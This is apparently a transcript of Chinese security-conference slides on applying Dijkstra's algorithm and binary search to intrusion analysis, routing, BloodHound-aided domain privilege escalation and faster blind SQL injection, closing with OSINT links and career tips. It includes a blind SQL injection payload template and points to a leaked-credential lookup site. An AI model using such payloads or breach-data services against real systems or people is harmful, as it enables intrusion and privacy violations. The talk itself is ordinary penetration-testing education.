Dijkstra算法是一种求解最短路径问题的经典算法，C++中利用了贪心思想与优先队列，具体来说：“设定一个保存到每个点最短路径的数组：shortlen[]，默认为-1，代表无通路。从起点开始，用每一个与起点相连的且没有被访问过的点的距离对shortlen数组进行更新，例如：第i个点与起始点的距离为x，x小于无穷，那么就把shortlen[i]的值更新为x。”只要有通路的点，全部放入优先队列然后把这个点记为被访问过。然后就从队列里取出队头，将其当做新的起点，重新进行上面的操作。当队列为空时跳出循环，这个时候shortlen数组的值就是起点到各个点的最短距离。

1. 入侵意识系统

入侵意图识别系统中，通过结合实时更新的我方主机脆弱性（程度）、入侵者攻击成功概率大小两个因素，通过量化两台主机的连接关系，构建了我方的主机“网络”图。通过Dijkstra算法，迭代寻找出安全性最低的路径，同步进行相应防御。






2. 路由算法

路由算法旨在找到一条从源路由器到目的路由器的“好”路径（即费用最低），路由算法提高了路由协议的功能，而Dijkstra算法恰恰满足了这一需求。

在应用时，Dijkstra算法需要整个网络拓扑和各链路的长度（或链路时延、费用），设置源节点后，一步步地寻找，每次找一个结点到源节点的最短路径，直到把所有的点都找到为止。

3. 辅助域渗透提权分析

进入内网后，我们并不是总能提权成功，这时，我们往往会选择基于当前机器，收集域、sqlserver里面的相关信息，包括所有的用户，所有的电脑，以及相关关键的组的信息。目前，已经有一款叫做Bloodhound的工具，可以帮助我们可视化、半自动化的进行域渗透。



二分查找又称折半查找，它是一种效率较高的查找方法。二分查找对应的表，最好是有序表，即表中结点按关键字有序。


二分查找的基本思想是：

- (1) 首先确定该区间的中点位置
- (2) 然后将待查的K值与R[mid].key比较：若相等，则查找成功并返回此位置，否则须确定新的查找区间，继续二分查找

加快盲注

在进行盲注时，我们通常需要通过测试ASCII码来获取字段，但以32位的Hash为例，在包含大小写字母、特殊字符时，需要32的72次方次查询.....而基于二分查找，它的原理是把可能出现的字符看做一个有序的序列，这样在查找所要查找的元素时，首先与序列中间的元素进行比较，如果大于这个元素，就在当前序列的后半部分继续查找，如果小于这个元素，就在当前序列的前半部分继续查找，直到找到相同的元素，或者所查找的序列范围为空为止。

比如如下常见注入语句: `http://127.0.0.1/index.php?id=1' and ascii(substr((SQL语句),1,1))=ASCII%23`



推荐一些好用的OSINT

OSINT (邮箱信息收集等)

<https://rocketreach.co/>

<https://weleakinfo.com/>

<https://osintframework.com/>

souyouxiang.com

<https://site.ip138.com/>

who.is

最后再提出几个观点

1. 代码能力对渗透测试工程师非常重要，决定了天花板
2. 多用用Google纯英文搜索
2. 安全行业不缺产品，缺的是好的、新的概念
3. 少聊天吹水，厉害的人很少在群里说话，大家都有小群。大群里话多的人，往往在小群里没有位置
4. 多参加CIS这样的会议，这是现在大环境下，为数不多的好的学习机会了



CIS 网络安全创新大会 Cyber Security Innovation Summit

THANKS

姓名 王骥

公司：湖南御风维安，线上团队：水湾攻防交流Team

联系方式 crownprince@windsec.net.cn

